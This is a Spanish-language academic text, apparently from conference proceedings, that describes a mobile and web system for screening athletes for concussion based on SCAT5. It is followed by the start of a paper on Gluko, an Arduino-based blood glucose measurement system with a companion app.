Durante la última década, entidades deportivas profesionales, como la World Rugby, la FIFA, la NFL, la UAH, la IIHF, entre otras han advertido de esta problemática y han comenzado a concientizar a sus entidades afiliadas y deportistas. Sin embargo, esto es relativamente nuevo y gran cantidad de involucrados no son conscientes de la gravedad de esta problemática ni de las consecuencias que ocasionan en el mediano y largo plazo.

En la actualidad, deportes como el Rugby o el fútbol americano adoptaron protocolos de acción ante la presunción de una conmoción cerebral durante un encuentro deportivo. Esto consiste en una serie de exámenes a realizar por un médico en los que el deportista afectado deba contestar por sus medios, evaluando su situación cognitiva.

Estos exámenes fueron unificados en un estándar llamado SCAT5 y adoptados internacionalmente [8]. Este permite evaluar diferentes aspectos cognitivos del deportista para determinar si es prudente su permanencia en el campo de juego o es necesario retirarlo para un estudio más profundo y comprobar si puede estar sufriendo una contusión cerebral.

Metodología

Un test breve ideal debería cumplir los siguientes requisitos: a) ser rápido y fácil de administrar para tener buena aceptación por los profesionales; b) ser bien tolerado y aceptado por los pacientes; c) ser fácil de puntuar [9], y d) ser independiente del lenguaje, cultura o nivel educativo.

El Standardized Assessment of Concussion (SAC) [10] [11] es un breve instrumento de detección diseñado para la evaluación neurocognitiva de la conmoción cerebral por un no neuropsicólogo sin experiencia previa en pruebas psicométricas. El examen contiene cuatro componentes: orientación, memoria inmediata, concentración y memoria mediata.

La capacidad de discriminar entre jugadores con y sin conmoción cerebral cuando se usa el SAC es muy limitada, por lo tanto, los hallazgos posteriores a la lesión en el SAC deben usarse junto con las otras evaluaciones para reforzar la toma de decisiones clínicas. Basado en este punto, se incorporaron una prueba de flexibilidad cognitiva basada en el Efecto Stroop [12] y una prueba de equilibrio. Ambas pruebas miden dos aspectos no contemplados en el SAC y han demostrado ser sensibles en personas que han sufrido una lesión cerebral.

El sistema propuesto incluye entonces los cuatro componentes de SAC, los cuales forman parte del SCAT5: Evaluación de orientación temporal, evaluación de memoria, evaluación de concentración y evaluación de memoria mediata; más una evaluación de flexibilidad cognitiva basada en el Efecto Stroop y una evaluación de equilibrio.

Adicionalmente, se considerarán dos evaluaciones de entrenamiento, para que el médico le permita hacer al deportista durante el período de reposo competitivo sugerido luego de sufrir una conmoción cerebral. Estas evaluaciones son: evaluación de cálculos matemáticos y evaluación de percepción del tiempo.

Evaluación de orientación temporal

La aplicación realizará preguntas en las que el deportista deberá contestar de a una: el día de la semana, fecha, mes, año y hora en el momento de la evaluación (con un margen de 1 hora). Se otorga un punto por cada respuesta correcta y 0 por cada incorrecta. Está basado en las preguntas de Maddocks utilizadas en SCAT5 [13].

Evaluación de memoria inmediata

Se tienen 6 listas de 5 palabras cada una. La aplicación selecciona al azar una de ellas. Luego, se muestra cada una de esas palabras al deportista a una tasa de 1 segundo por palabra. El deportista deberá memorizarlas. A continuación, se le mostrarán en pantalla esas 5 palabras mezcladas con otras 5 palabras distintas. El deportista deberá seleccionar cuales son las palabras que debió recordar. Se completan los 3 ensayos. Los resultados de cada ensayo serán independientes de los demás. Se otorga 1 punto por cada respuesta correcta. La puntuación total será igual a la suma de las 3 pruebas. No se informa al atleta de que más tarde se realizará la prueba de memoria diferida.

Evaluación de concentración

Esta evaluación consta de dos partes: Dígitos inversos y Meses del año en orden inverso.

Evaluación de dígitos inversos

La aplicación elige al azar una columna de dígitos de las 6 listas disponibles. Se muestra una serie de números a una tasa de 1 segundo por número y, al finalizar, se le solicita al deportista que los ingrese en orden inverso, es decir, hacia atrás. Por ejemplo, si se muestra 7-1-9, la persona evaluada deberá ingresar 9-1-7. Se comienza con la primera serie de 3 dígitos. Si es correcto, se pasa a la siguiente longitud de serie. Si es incorrecto, se muestra una segunda serie distinta con la misma cantidad de dígitos. Se asigna un punto para cada longitud de serie correcta. No se debe repetir ningún intento de una serie. La prueba se interrumpe si las respuestas son incorrectas en ambos intentos (2 No) en una misma longitud de serie. Los dígitos deben mostrarse a una velocidad de uno por segundo.

Evaluación de meses en orden inverso

Se le muestra al deportista el nombre de todos los meses del año en forma desordenada. Se le pide al deportista que los seleccione de manera secuencial del último al primero (es decir, de diciembre a enero). Se otorga 1 punto por cada secuencia correcta.

Evaluación de flexibilidad cognitiva

Se presentan dos situaciones, la primera donde aparece el nombre de un color y un cuadro pintado de otro color. El deportista deberá indicar cuando el nombre del texto coincida con el color del recuadro y cuando no. En la segunda situación, aparecerá un texto con el nombre de un color, y su fuente pintada de otro color. El evaluado deberá indicar cuando el color del texto coincida con el significado del mismo y cuando no lo haga. Estas situaciones serán evaluadas 8 y 7 veces respectivamente. Se otorga 1 punto por respuesta correcta.

Evaluación de equilibrio

Se presenta un elemento en el centro de la pantalla y cuatro cuadrantes numerados. Sobre los cuadrantes aparece una leyenda que indicará en qué cuadrante deberá situar dicho elemento. El deportista deberá mover el dispositivo, y este, haciendo uso de su sensor giroscopio deberá desplazar el elemento en consecuencia. Al ubicar el elemento en el cuadrante, la instrucción cambiará solicitando ubicarse en otro cuadrante. Esto en un tiempo fijo determinado.

Evaluación de memoria diferida

Recuerdo diferido

Se le pide al sujeto que escriba las cinco palabras memorizadas en el test de memoria inmediata. Se otorga 1 punto por cada palabra correcta.

Memoria de reconocimiento

Se le presenta al deportista las palabras adquiridas durante la fase de aprendizaje (evaluación de memoria inmediata) en una serie de palabras que incluye 5 palabras distractoras. El evaluado debe leer las palabras y seleccionar

todas las palabras que reconozca de la lista original. Se otorga 1 punto por cada palabra correcta.

Puntuación

Evaluación	Descripción / Subevaluación	Puntaje total	
Orientación	Preguntas de Maddocks	5	50
Memoria inmediata	Tres intentos. 5 pts. máx. por intento.	15	
Concentración	Números en orden inverso	4	
	Meses en orden inverso	1	
Flexibilidad cognitiva	Significado de texto y color del cuadro	8	
	Coincidencia del significado y color del texto	7	
Equilibrio	-	0	
Memoria mediata	Recuerdo diferido	5	
	Memoria de reconocimiento	5	

Evaluación de entrenamiento

Evaluación de cálculos matemáticos

Se trata de cálculos matemáticos sencillos en un determinado tiempo, en donde el deportista deba pensar y escribir la respuesta. Si bien los cálculos no son difíciles, requerirán que el deportista tenga que pensar la respuesta y no responder de forma automática.

Evaluación de percepción de tiempo

Al iniciar la evaluación el deportista deberá contar 20 segundos para sí mismo. Cuando llegue al tiempo esperado tendrá que indicarlo en la aplicación que, por su parte, también contará de forma oculta el tiempo. El margen aceptado es de +/- 2 segundos.

Desarrollo

El sistema está conformado por una aplicación móvil, la cual permite realizar exámenes cognitivos basándose en los principios de SCAT5. Conformando así una nueva forma de evaluar digitalmente los factores neurocognitivos de deportistas que sufran golpes en la cabeza con sospecha de contusión cerebral. Esto ayudará al médico del equipo a determinar si dicho deportista puede continuar con la actividad o debe ser retirado por que pudiera presentar secuelas a corto o mediano plazo.

Es importante aclarar que las evaluaciones ofrecidas por el software están diseñadas para la detección y pesquisa de conmoción cerebral, no para su diagnóstico, que siempre dependerá de una evaluación e interpretación clínica.

La segunda parte del desarrollo consiste en una aplicación web.

La misma estará apuntada a médicos especialistas en neurología (administradores), quienes dispondrán de todos los datos almacenados traducidos en métricas, tablas y estadísticas con el fin de permitirles analizar y estudiar la problemática y así detectar síntomas de manera anticipada, encontrar patrones y realizar predicción de enfermedades o síndromes devenidos de estas condiciones.

El segundo grupo de usuarios a los que esta web apuntará serán representantes de entidades deportivas (a través de sus representantes), a los cuales se les permitirá llevar a cabo la gestión de sus médicos y deportistas, como también realizar un seguimiento del rendimiento de estos últimos, analizando los distintos aspectos cognitivos que la herramienta móvil captura.

Aplicación web

Los usuarios administradores, tendrán acceso al alta de otros usuarios de cualquier perfil, como también pueden consultar la base de datos de resultados de tests de los múltiples deportistas. Esto es útil para permitirles obtener la información necesaria que necesitan para validar sus posibles hipótesis sobre la problemática. Ellos podrán comparar los datos recabados de los tests, descargarlos para tener un mejor manejo y dispondrán también de métricas generales y cuadros comparativos para facilitar la interpretación de dichos datos.

Las funcionalidades ofrecidas para los usuarios entidad deportiva son las de gestión de actividades deportivas, categorías (para dichas actividades), vinculación y gestión de staff médico y de deportistas. Éstos pueden crear usuarios médicos e informar por mail a quienes correspondan acerca de esta acción para que comiencen a interactuar con la plataforma móvil.

En el caso que una entidad deportiva desee incluir a un usuario (deportista o médico) ya existente, podrán enviar una solicitud de vinculación que será luego aceptada o rechazada por el usuario en cuestión. Las solicitudes de vinculación únicamente podrán ser enviadas desde las entidades y no en viceversa.

Aplicación móvil

La aplicación móvil permitirá a los médicos acceder a la información de sus planteles a cargo, atender las solicitudes de vinculación de entidades deportivas y lo más importante de todo, realizar evaluaciones cognitivas a deportistas en diferentes modalidades según la situación lo amerite. Estas son: test basal, test de campo y test de emergencia. Además, podrán enviar a sus deportistas ejercicios de entrenamiento para que ellos puedan realizar luego de detectarse una conmoción cerebral.

A los usuarios con perfil deportistas se les permitirá: consultar sus datos; aceptar o rechazar solicitudes de vinculación de entidades deportivas; realizar tests de prueba y realizar tests de entrenamiento.

Test cognitivo de modalidad basal

Este test deberá ser realizado por deportistas y supervisado por el médico de un plantel deportivo al inicio de la temporada. Este test se utilizará como referencia para los futuros test que realice dicho deportista. El mismo deberá ser realizado en un ambiente homogéneo, calmo y

controlado. El deportista deberá contestar por sus propios medios, sin ayuda de un tercero.

Test cognitivo de modalidad de campo

Este test deberá ser realizado por deportistas y supervisado por el médico de un plantel deportivo luego que el sujeto sufra un golpe en la cabeza y se presuma una posible contusión cerebral. El test se realizará al costado del campo de juego. El deportista deberá contestar por sus propios medios, sin ayuda de un tercero.

Test cognitivo de modalidad de emergencia

La operatoria de este test es idéntica a la del test de campo. La diferencia recae en que primero se evaluará al deportista y al finalizar se asociará lo realizado al perfil existente en la aplicación. Esto es así para los casos donde en la vorágine del acontecimiento, el médico no recuerde el nombre del deportista o se le dificulte encontrarlo en la aplicación.

Test cognitivo de pruebas

El test de pruebas será una adaptación de los tests reales, con datos diferentes a los lotes de evaluación cotidianos. El mismo consistirá en la evaluación de memoria inmediata, evaluación de concentración de números inversos y evaluación de equilibrio.

Este test deberá ser realizado por deportistas desde sus propios dispositivos celulares con el propósito de familiarizarse con la aplicación y la dinámica de evaluación.

Test de entrenamiento

El objetivo es que, una vez detectada una conmoción cerebral, el médico del equipo pueda enviarle al deportista ejercitación para que realice durante su reposo competitivo. Estos ejercicios podrán ser controlados por el médico, quien se enterará que fueron finalizados mediante una notificación en la aplicación. Esto ayudará al médico a realizar control sobre el deportista afectado. Las evaluaciones disponibles son evaluación de cálculos matemáticos y evaluación de percepción del tiempo.

Fundamentos médicos

Evaluación de orientación temporal

El objetivo es observar si el paciente se encuentra orientado en tiempo y espacio. El empeoramiento en esta prueba en comparación con la línea de base no significará que el sujeto sufre una conmoción cerebral, sin embargo, puede indicar que se encuentra perturbado.

Evaluación de memoria inmediata

Los tres ensayos son llamados ensayos de aprendizaje. La memoria inmediata no distingue de manera confiable a los atletas con lesiones y con conmoción cerebral. Sin embargo, puede dar indicios de su capacidad de aprender información nueva.

Evaluación de concentración

La evaluación de dígitos inversos mide la atención y la resistencia a la distracción, la memoria inmediata y la memoria de trabajo.

La evaluación de meses inversos es considerada como una prueba de atención, de concentración, memoria de trabajo, función ejecutiva, flexibilidad cognitiva y velocidad de procesamiento central.

Evaluación de flexibilidad cognitiva

Esta evaluación permite estudiar la capacidad de controlar la interferencia automática, también llamado Efecto Stroop. Se presentan dos situaciones básicas, una donde los estímulos legibles coinciden con el color de tinta en que son presentados y otra en que los estímulos verbales nunca designan el color con que se presentan. En esta última condición es donde se da el conocido fenómeno de la interferencia de Stroop, que consiste en la interferencia que tiene lugar cuando el sujeto debe inhibir el proceso automático de lectura ante la tarea de leer el color de tinta con que se presenta la palabra. Esta tarea requiere un gran esfuerzo atencional por parte del sujeto, ya que la palabra escrita en color incita una respuesta automática. El test además nos permite evaluar la lectura involuntaria de palabras cuando focalizamos el análisis hacia la situación no conflictiva (el estímulo verbal es congruente con el color de tinta en que se presenta). Se pone a prueba la capacidad de inhibir la respuesta automática del sujeto al comparar el significado de una palabra con el color de otra.

Evaluación de equilibrio

Este test no registra información. Es útil para que el médico supervisor observe el balance y la postura del deportista luego del golpe. Además, sirve para distraer y relajar al deportista de cara al próximo test.

Evaluación de memoria diferida

Analiza la memoria de retención, evocación inmediata, el aprendizaje de la lista y la capacidad de retención después de una labor de interferencia no mnésica.

Evaluación de cálculos matemáticos

Trabaja la atención, la memoria de trabajo y la memoria a corto plazo.

Evaluación de percepción del tiempo

Permite observar si el deportista es capaz de contar el tiempo, manteniendo un ritmo adecuado durante un tiempo determinado. Esto ayuda a evaluar su concentración y orientación temporal del sujeto.

Arquitectura

La plataforma se basa en tres pilares fundamentales: backend, frontend web y desarrollo móvil. Los componentes, herramientas y lenguajes utilizados son los indicados en las siguientes tablas:

Backend		
Componente/ Herramienta	**Versión**	**Utilizado para**

Java	1.8	Lenguaje de base para la herramienta
Apache Tomcat	8.5	Webserver
Apache Maven	3.5.2	Framework que estructura y administra dependencias
Spring	2.0.0	Framework
Hibernate	5.4.3	Framework ORM
MySQL	8.0.15	Motor de base de datos

Frontend		
Componente/ Herramienta	**Versión**	**Utilizado para**
CSS	3	Diseño
JavaScript	ECMAScript 2016	Lenguaje de programación de base
Angular	8.1.0	Framework de base
NodeJs	10.15.3	Entorno de ejecución JavaScript
Npm	10	Gestor de paquetes y dependencias

Aplicación Móvil		
Componente/ Herramienta	**Versión**	**Utilizado para**
CSS	3	Diseño
JavaScript	ECMAScript 2016	Lenguaje de programación de base
React-Native	0.59.8	Framework de base
NodeJs	10.15.3	Entorno de ejecución JavaScript
Npm	10	Gestor de paquetes y dependencias
JSX	-	Adaptador de lenguaje JavaScript
SQLite	3	Base de datos offline

La elección de la tecnología híbrida React-Native se debe a la posibilidad que nos ofrece de generar una aplicación que sea compatible tanto con Android como con iOS, manteniendo un único código fuente.




Figura 1 - Diagrama de Despliegue

Discusión

Hoy en día cuando un deportista sufre una conmoción cerebral durante un encuentro, a lo sumo se le realiza una evaluación cognitiva visual, escrita y oral. Estos datos recabados son difíciles de analizar en la posteridad, por lo que los médicos especializados en neurología no cuentan con las herramientas necesarias para avanzar en el estudio del problema principal: la encefalopatía traumática crónica.

Asimismo, las aplicaciones digitales que existen no persisten la información obtenida (con lo cual el problema es el mismo). Además, no están homologadas ni validadas por algún ente especializado en el área y en su gran mayoría están en inglés.

El presente desarrollo permitirá formalizar los datos analizados para el estudio de la encefalopatía traumática crónica, teniendo como objetivo profundizar el conocimiento de esta enfermedad y así lograr detectarla anticipadamente y tratarla de manera adecuada antes que el individuo fallezca.

En la actualidad, la CTE puede ser sospechada pero no confirmada sino hasta después del fallecimiento del afectado.

El presente desarrollo permitirá formalizar los datos analizados para el estudio de la CTE, teniendo como objetivo principal profundizar el conocimiento de esta enfermedad y así lograr una detección temprana para tratarla de manera adecuada antes que la persona fallezca. Pretenderá también generar concientización en los deportistas que en definitiva son quienes padecen las lesiones cerebrales.

Conclusión

Construir un software que permita la detección de conmociones cerebrales con la misma precisión que un test efectuado por un médico requiere un estudio de campo preliminar minucioso. Es importante definir cuáles serán los aspectos cognitivos básicos a evaluar, como también el desarrollo de cada evaluación a realizar. Es muy importante también que una evaluación completa dure el menor tiempo posible y su resultado no pierda fidelidad. También es fundamental que el software sea lo más amigable posible teniendo en cuenta que los usuarios serán de diversos perfiles, asumiendo que ninguno es experto en tecnología.

El volumen de información y la calidad de los resultados que ofrecerá este sistema en un mediano plazo será fundamental para el estudio de la Encefalopatía Traumática Crónica producida por contusiones cerebrales periódicas, permitiendo de esta manera profundizar su conocimiento y relación con enfermedades neurodegenerativas como la depresión y el Alzheimer, entre otras ya mencionadas.

Referencias

[1] A. Andrade-López, R. Mendoza-Flórez, C. Blanco-Teherán, L. Quintana-Pájaro, H. Padilla-Zambrano, Y. Ramos-Villegas, A. M. Rubiano, A. Pacheco-Hernández y L. R. Moscote-Salazar, «Chronic Traumatic Encephalopathy: Review of Literature,» *Revista Ecuatoriana de Neurología,* vol. 26, nº 3, pp. 251-257, 2017.

[2] A. C. McKee, R. C. Cantu, C. J. Nowinski, T. Hedley-Whyte, B. E. Gavett, A. E. Budson, V. E. Santini, H.-S. Lee, C. A. Kubilus and R. A. Stern, "Chronic Traumatic Encephalopathy in Athletes: Progressive Tauopathy After Repetitive Injury," *J Neuropathol Exp Neurol,* vol. 68, no. 7, pp. 709-735, Julio 2009.

[3] B. I. Omalu, S. T. DeKosky, R. L. Minste, M. I. Kamboh, R. L. Hamilton and C. H. Wecht, "Chronic Traumatic Encephalopathy in a National Football League Player," *Neurosurgery,* vol. 57, pp. 128-134, Julio 2005.

[4] B. I. Omalu, S. T. DeKosky, R. L. Hamilton, R. L. Minster, M. I. Kamboh, A. M. Shakir y C. H. Wecht, «Chronic Traumatic Encephalomathy in a National Football League Player: Part II,» *Neurosurgery,* vol. 59, pp. 1086-1093, Noviembre 2006.

[5] A. A. Arellano, M. Ramos S., E. Jaña B., T. Velozo D., R. Muñoz G, F. Orellana C, A. Varela H, P. Herrera A, C. Martínez T, R. Torres A y L. Lamus A, «Encefalopatía traumática crónica, definición,diagnóstico y prevención. Revisión de la literatura,» *Revista Chilena de Neurocirugía,* nº 43, pp. 69-73, 2017.

[6] G. L. Iverson, «Suicide and Chronic Traumatic Encephalophaty,» *The Journal of Neuropsychiatry and Clinical Neurosciences,* pp. 9-16, Octubre 2015.

[7] A. I. Faden and L. D. J., "Chronic Neurodegeneration After Traumatic Brain Injury: Alzheimer Disease, Chronic Traumatic Encephalopathy, or Persistent Neuroinflammation?," *Neurotherapeutics,* pp. 143-150, 25 Septiembre 2014.

[8] R. J. Echemendia, W. Meeuwisse, P. McCrory, G. A. Davis, M. Putukian, J. Leddy, M. Makdissi, S. J. Sullivan, S. P. Broglio, M. Raftery, K. Schneider, J. Kissick, M. McCrea, J. Dvořák, A. K. Sills, M. Aubry, L. Engebretsen, M. Loosemore, G. Fuller, J. Kutcher, R. Ellenbogen, K. Guskiewicz, J. Patricios y S. Herring, «The Sport Concussion Assessment Tool 5th Edition (SCAT5): Background and rationale,» *British Journal of Sports Medicine,* vol. 51, pp. 848-850, 14 Febrero 2017.

[9] M. Bond y B. Jennet, «Assessment of Outcome After Severe Brain Damage: A Practical Scale,» *The Lancet,* vol. 305, pp. 480-484, 1 Marzo 1975.

[10] M. McCrea, J. P. Kelly, J. Kludge, B. Ackley y C. Randolph, «Standardized Assessment of Concussion in football players,» *American Academy of Neurology,* vol. 48, nº 3, pp. 586-588, 1 Marzo 1997.

[11] M. McCrea, J. P. Kelly, J. Kludge, E. Bartolic, C. Randolph and B. Baxter, "Standarized Assessment of Concussion (SAC): On-Site Mental Status Evaluation of the Athlete," *ournal of Head Trauma Rehabilitation,* pp. 27-35, Abril 1998.

[12] C. M. MacLeod, «Half a Century of Research on the Stroop Effect: An Integrative Review,» *Psychological Bulletin,* vol. 109, nº 2, pp. 163-203, 1991.

[13] D. L. Maddocks, G. D. Dicker y M. M. Sailing, «The assessment of orientation following concussion in athletes,» *Clinical Journal of Sport Medicine ,* vol. 5, nº 1, pp. 32-33, 1995.

Gluko: Sistema de Medición de Glucosa en Sangre con Arduino UNO

Martin Artime, Pablo Becerra, Leonel Menendez, Hernan Ruttimann,
Claudio Saccella, Lautaro Scarpione, Nicolás Vespoli
Universidad Nacional de La Matanza
{martin.artime, pablo.d.becerra94, lem.unlam, ruttimannh,
cdsaccella, lautaro.scarpione, vespoli.nicolas94}@gmail.com

Resumen

El presente trabajo se enfoca en el diseño de un sistema de medición de glucosa en sangre para ser utilizado por personas diabéticas, y poder así controlar de una forma más sencilla y amigable el nivel de glucosa en sangre. Este sistema consta de una aplicación mobile con diferentes perfiles. Para la medición de glucosa se cuenta con un dispositivo inalámbrico conformado por un Arduino UNO y un shield de código abierto que será el encargado de tomar la medición de glucosa utilizando tiras reactivas de un dispositivo comercial. A su vez se está investigando el desarrollo de un prototipo de medición de glucosa no invasivo utilizando la técnica de espectroscopia.

Introducción

Desde 1990 hasta el día de hoy, se ha cuadruplicado el número de casos de diabetes en todo el mundo, pasando a un total de 422 millones [1], lo cual representa que actualmente 1 de cada 11 personas sufre de diabetes, y según la Organización Mundial de la Salud, será la séptima causa de muerte en el año 2030 [2]. Además de estas cifras que aumentan constantemente, uno de los principales problemas que poseen las personas diabéticas es que no controlan su nivel de glucosa de forma regular y constante debido a que los dispositivos actuales solo dan como resultado un valor de glucosa en sangre delegando la responsabilidad al paciente para gestionar dichos valores de forma manual y sin tener en cuenta otros factores importantes como la alimentación, medicación y ejercitación.

Debido a esto, surge la necesidad de desarrollar un sistema de medición de glucosa en sangre que brinde al usuario una serie de servicios y facilidades para que pueda controlar su nivel de glucosa de una manera más cómoda y fácil.

Para esto Gluko cuenta con una aplicación *mobile* desde la cual el usuario podrá solicitar una medición de glucosa, y mediante el dispositivo hardware realizar la medición propiamente dicha utilizando una tira reactiva y la aplicación de una gota de sangre. Luego el sistema calculará su nivel de glucosa y el resultado será enviado mediante Bluetooth a la aplicación *mobile* para su posterior visualización y guardado.

Al mismo tiempo, se está investigando la espectroscopia por absorción como método alternativo y no invasivo para la medición de glucosa para contrarrestar las problemáticas de la medición invasiva, entre las cuales se encuentran el alto costo de las tiras reactivas, el dolor generado al pincharse y las posibles infecciones que estas heridas pueden llegar a generar.

Estructura del sistema

Los componentes que conforman el sistema son los siguientes:

- Una aplicación *mobile* que posee tres perfiles:
  - Paciente
  - Allegado
  - Médico
- Una aplicación web para el médico, en la que tendrá una gama de funcionalidades más amplia que las de la aplicación *mobile*.
- Un dispositivo que está conformado por un *shield* de Arduino el cual será el encargado de medir la glucosa en sangre y un Arduino UNO que es el encargado de la lógica y cálculos de glucosa, como así también de la transmisión de datos a la aplicación *mobile*.
- Una tarjeta de realidad aumentada, con la cual los médicos, al leerla, podrán visualizar las últimas 50 mediciones del paciente. Esto es beneficioso para que, en casos de emergencia, cualquier médico que utilice el sistema Gluko pueda conocer el estado del paciente, sin la necesidad de estar vinculado.




Figura 1. Arquitectura del sistema Gluko.

Luego, para la persistencia de los datos se utilizan los servicios provistos por AWS (Amazon Web Services).

Con todos estos componentes queda conformada la arquitectura del sistema Gluko como se puede apreciar en la **Figura 1**.

Componentes del sistema

Aplicación web

Médico

Las funcionalidades que podrá hacer el médico son:

- Registrarse y vincularse con sus pacientes
- Visualizar las mediciones de sus pacientes, indicadas con un color determinado dependiendo si son altas, normales o bajas, y el día y horario de las mismas.
- Exportar dichas mediciones a una planilla de cálculo para un mejor manejo de las mismas.
- Cargar los medicamentos que le recetó al paciente.
- Realizar informes acerca del paciente y guardarlos para generar una historia clínica,
- Exportar dicha historia a un archivo PDF.
- Ver la hemoglobina glicosilada, la cual es la media de los niveles de glucosa en los últimos 3 meses [5].
- Cargar pacientes que no utilicen el sistema (pacientes externos) para tener un control centralizado de todos sus pacientes.
- Cargar mediciones de los pacientes externos.
- Ver reportes estadísticos y anónimos de todos los pacientes registrados en Gluko que servirán para analizar el comportamiento de la enfermedad.

  Los reportes serán los siguientes:
  - Gráficos de mediciones promedio según edad
  - Gráficos de mediciones promedio según sexo
  - Gráficos de mediciones promedio según tipo de diabetes.

Aplicación *mobile*

Paciente

El usuario de tipo paciente podrá:

- Ingresar datos personales para crear su perfil en la aplicación.
- Solicitar una medición de glucosa.
- Ver distintos reportes de sus mediciones filtrando por fechas, en los cuales se mostrará día, hora y momento de medición (antes del desayuno, después del desayuno, antes del almuerzo, después del almuerzo, antes de la merienda, después de la merienda, antes de la cena, después de la cena o no aplica).
- Exportar los reportes anteriormente mencionados a una planilla de cálculo.
- Vincularse con sus allegados.
- Configurar un contacto de emergencia en caso de irregularidades en su medición, para que de forma automática se le comunique de esto mediante un sms.
- Ingresar información acerca de sus actividades físicas, indicando el tipo de actividad, la duración de la misma, y una observación en el caso que corresponda.
- Ingresar qué alimentos ingirió, indicando la cantidad de comida (en gramos) y el horario.
- Ingresar la medicación que toma regularmente.
- Enviar una solicitud de vinculación a su médico de cabecera y enviar mensajes, que el médico podrá ver a través de la aplicación web.
- Tener a su disposición un recomendador de comidas en base al nivel de glucemia y horario actual. Esta recomendación incluirá 10 alimentos, con una foto, índice glucémico y una breve descripción.
- Imprimir una tarjeta que será leída con Realidad Aumentada para casos de emergencia, que tendrá como datos visibles, el nombre, tipo de diabetes, altura y peso del paciente.

Allegado

El usuario de tipo allegado podrá:

- Registrarse y vincularse con pacientes.

- Ser alertado cuando el nivel de glucosa del paciente sea irregular. como el caso de hipoglucemia [3] o hiperglucemia [4].
- Ver las mediciones de los pacientes
- Ver ejercicios realizados por los pacientes
- Ver alimentos ingeridos por los pacientes
- Ver inyecciones de insulina de los pacientes
- Ver historial de ingestas de medicamentos
- Tener acceso a una sección exclusiva con información de que es y cómo tratar la diabetes.
- Ser alertado luego de que pasada una hora del horario en que el paciente debería haber tomar su medicación, el mismo no la haya cargado.

Médico

En la aplicación el médico puede realizar todo lo anteriormente mencionado en el apartado web (exceptuando la carga de pacientes externos y mediciones).

Sumado a esto, en dicha aplicación podrá leer con realidad aumentada la tarjeta personal de los pacientes en la que verá las últimas 50 mediciones.

Dispositivo de medición

El desarrollo del dispositivo se basó en un *shield* [6] de Arduino UNO de código abierto [7] que utiliza tiras reactivas [8]. El principio de funcionamiento de las tiras se debe a la reacción química que se produce entre la enzima de la tira reactiva y una gota de sangre [9].



Figura 2. Tira reactiva ONE TOUCH Utra.

Cuando ambos componentes entran en contacto, la reacción química produce una pequeña corriente inofensiva para el usuario y que es sensada por el dispositivo, mediante un conector especial que detecta los electrodos de la tira reactiva (ver **Figura 2**). Luego esta corriente es amplificada y mapeada en tensión mediante un amplificador de transimpedancia. Esta tensión es transmitida al Arduino UNO, donde se realizará el cálculo de glucosa en sangre.




Figura 3. Circuito del shield de Arduino UNO.

Con respecto al circuito del *shield* de Arduino UNO (ver **Figura 3**), el mismo está conformado por los siguientes componentes:

- 1 *Shield* PCB
- 1 conector de tira reactiva
- 1 TPS76925DBVT, sot23-5
- 1 TPS76901DBVT, sot23-5
- 1 LMC6484, SOIC-14
- 1 CD4066, SOIC-14
- 1 SMD capacitor electrolítico, 16 Volts, 100uF, 20%, 6.3 x 5.3 mm
- 2 SMD capacitores electrolíticos, 16 Volts, 10uF, 20%, 6.3 x 5.3 mm
- 2 capacitores de cerámica, 50 Volts, 1uF, 20%, 0805
- 2 capacitores de cerámica, 50 Volts, 100nF, 20%, 0805
- 1 capacitor de cerámica, 50 Volts, 10nF, 20%, 0805
- 2 resistencias SMD, 100k, 0.125W, 1%, 0805
